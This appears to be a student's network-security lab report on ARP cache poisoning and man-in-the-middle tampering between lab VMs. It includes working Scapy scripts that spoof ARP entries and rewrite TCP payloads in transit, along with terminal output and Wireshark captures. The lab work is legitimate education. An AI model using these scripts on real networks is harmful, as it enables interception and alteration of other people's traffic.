Initially, the ARP cache table contains the following entries:



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.14                ether   08:00:27:70:0c:00   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.8                 ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ 
```

On VM A (10.0.2.13)




```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.13                ether   08:00:27:59:a3:c9   C                     enp0s3
10.0.2.8                 ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ 
```

On VM B (10.0.2.14)


The attack is launched on the attacker machine.

The command: `sudo python MITM_ARP.py`




```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo python MITM_ARP.py
###[ Ethernet ]###
  dst       = 08:00:27:59:a3:c9
  src       = 08:00:27:17:de:fa
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:17:de:fa
     psrc      = 10.0.2.14
     hwdst     = 08:00:27:59:a3:c9
     pdst      = 10.0.2.13


.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 08:00:27:70:0c:00
  src       = 08:00:27:17:de:fa
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:17:de:fa
     psrc      = 10.0.2.13
     hwdst     = 08:00:27:70:0c:00
     pdst      = 10.0.2.14


.
Sent 1 packets.
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ 
```

The ARP cache table is finally poisoned.



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.14                ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.8                 ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ 
```

On VM A (10.0.2.13)




```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.13                ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.8                 ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ 
```

On VM B (10.0.2.14)

IP port forwarding is enabled.


The command: `sudo sysctl net.ipv4.ip_forward=1`



```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$
```


On VM B, the netcat listener is instigated.

The command: `nc -l 9090`



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.13                ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.8                 ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ nc -l 9090
```

The ARP cache table is also displayed.



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.14                ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.8                 ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ nc 10.0.2.14 9090
```

Afterwards, the programme is launched.


The programme:

1. Name: `ARP_POISON.py`

```
#!/usr/bin/python
from scapy.all import *
import re
VM_B_IP = '10.0.2.14'
VM_A_IP = '10.0.2.13'
VM_B_MAC = '08:00:27:7b:88:b1'
VM_A_MAC = '08:00:27:70:0c:00'
ATTACKER_IP = '10.0.2.8'
ATTACKER_MAC = '08:00:27:17:de:fa'
def arp_poison(vic1_ip, vic1_mac, vic2_ip, vic2_mac, attacker_ip, attacker_mac):
    E1= Ether()
    A1 = ARP(hwsrc=ATTACKER_MAC, psrc =VM_B_IP, hwdst=VM_A_MAC, pdst =VM_A_IP)
    pkt1 = E1/A1
    sendp(pkt1)
    E2= Ether()
    A2 = ARP(hwsrc=ATTACKER_MAC, psrc =VM_A_IP, hwdst=VM_B_MAC, pdst =VM_B_IP)
    pkt2 = E2/A2
    sendp(pkt2)
arp_poison(VM_A_IP, VM_A_MAC, VM_B_IP, VM_B_MAC, ATTACKER_IP, ATTACKER_MAC)
```

2. Name: `MITM_NETCAT.py`


```
from scapy.all import *
import re
from ARP_POISON import arp_poison
VM_B_IP = '10.0.2.14'
VM_A_IP = '10.0.2.13'
VM_B_MAC = '08:00:27:7b:88:b1'
VM_A_MAC = '08:00:27:70:0c:00'
ATTACKER_IP = '10.0.2.8'
```



```
ATTACKER_MAC = '08:00:27:17:de:fa'
def spoof_pkt(pkt):
    arp_poison(VM_A_IP, VM_A_MAC, VM_B_IP, VM_B_MAC, ATTACKER_IP, ATTACKER_MAC)
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        payload_before = len(pkt[TCP].payload)
        real = pkt[TCP].payload.load
        data = real.replace(b'Anurag',b'AAAAAA')
        payload_after = len(data)
        payload_dif = payload_after-payload_before
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        newpkt[IP].len = pkt[IP].len + payload_dif
        newpkt = newpkt/data
        send(newpkt, verbose = False)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        newpkt = pkt[IP]
        send(newpkt, verbose = False)
pkt = sniff(filter='tcp',prn=spoof_pkt)
```


In programme 2, a call is made to programme 1 which poisons the ARP cache table of the targets. Then, in the data variable, the desired value is replaced. Finally, the packets are delivered.

The command: `sudo python MITM_NETCAT.py`




```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo python MITM_NETCAT.py
.
Sent 1 packets.
.
Sent 1 packets.
```

It's ultimately observed that the sequence of characters get replaced.



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ nc 10.0.2.14 9090
A warm hello from Anurag R Simha!
```


VM A (10.0.2.13)



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ nc -l 9090
A warm hello from AAAAAA R Simha!
```


VM B (10.0.2.14)

On the Wireshark packet capture tool, the following result can be observed:



Source	Destination	Protocol	Length	Info
PcsCompu_59:a3:c9		ARP	62	10.0.2.13 is at 08:00:27:59:a3:c9
AvlabTec_00:27:17	AvlabTec_00:06:04	0xdefa	44	Ethernet II
PcsCompu_70:0c:00		ARP	62	10.0.2.14 is at 08:00:27:70:0c:00 (duplica
10.0.2.13	10.0.2.14	TCP	102	[TCP Spurious Retransmission] 53256 → 9090
10.0.2.14	10.0.2.13	TCP	80	[TCP Dup ACK 16#25] 9090 → 53256 [ACK] Seq
AvlabTec_00:27:17	AvlabTec_00:06:04	0xdefa	44	Ethernet II
PcsCompu_59:a3:c9		ARP	62	10.0.2.13 is at 08:00:27:59:a3:c9
AvlabTec_00:27:17	AvlabTec_00:06:04	0xdefa	44	Ethernet II
PcsCompu_70:0c:00		ARP	62	10.0.2.14 is at 08:00:27:70:0c:00 (duplica
10.0.2.14	10.0.2.13	TCP	80	[TCP Dup ACK 16#26] 9090 → 53256 [ACK] Seq
AvlabTec_00:27:17	AvlabTec_00:06:04	0xdefa	44	Ethernet II
PcsCompu_59:a3:c9		ARP	62	10.0.2.13 is at 08:00:27:59:a3:c9
AvlabTec_00:27:17	AvlabTec_00:06:04	0xdefa	44	Ethernet II
PcsCompu_70:0c:00		ARP	62	10.0.2.14 is at 08:00:27:70:0c:00 (duplica
10.0.2.14	10.0.2.13	TCP	80	[TCP Dup ACK 16#27] 9090 → 53256 [ACK] Seq
AvlabTec_00:27:17	AvlabTec_00:06:04	0xdefa	44	Ethernet II
PcsCompu_59:a3:c9		ARP	62	10.0.2.13 is at 08:00:27:59:a3:c9
AvlabTec_00:27:17	AvlabTec_00:06:04	0xdefa	44	Ethernet II
PcsCompu_70:0c:00		ARP	62	10.0.2.14 is at 08:00:27:70:0c:00 (duplica
10.0.2.14	10.0.2.13	TCP	80	[TCP Dup ACK 16#28] 9090 → 53256 [ACK] Seq
10.0.2.13	10.0.2.14	TCP	68	[TCP Dup ACK 10#1] 53256 → 9090 [ACK] Seq=

The packets marked in black are spurious and affect the connection.



Wireshark · Packet 150 · wireshark_any_20211011012620_ZHTzDW

```
▸ Frame 150: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on int
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.13, Dst: 10.0.2.14
▸ Transmission Control Protocol, Src Port: 53256, Dst Port: 9090, Seq: 88866798
▾ Data (34 bytes)
    Data: 41207761726d2068656c6c6f2066726f6d20414141414141...
    [Length: 34]
```

```
0000  00 04 00 01 00 06 08 00  27 17 de fa 08 06 08 00   ........ '.......
0010  45 00 00 56 e0 4c 40 00  40 06 42 3b 0a 00 02 0d   E..V.L@. @.B;....
0020  0a 00 02 0e d0 08 23 82  34 f7 ff 50 e4 64 25 ba   ......#. 4..P.d%.
0030  80 18 00 e5 c3 b2 00 00  01 01 08 0a 00 04 3b f1   ........ ......;.
0040  00 04 17 8b 41 20 77 61  72 6d 20 68 65 6c 6c 6f   ....A wa rm hello
0050  20 66 72 6f 6d 20 41 41  41 41 41 41 20 52 20 53    from AA AAAA R S
0060  69 6d 68 61 21 0a                                  imha!.
```

No.: 150 · Time: 2021-10-11 01:26:48.799473549 · Source: ...4 Ack=3831768506 Win=229 Len=34 TSval=277489 TSecr=268171

Henceforth, the MITM attack is triumphant.

****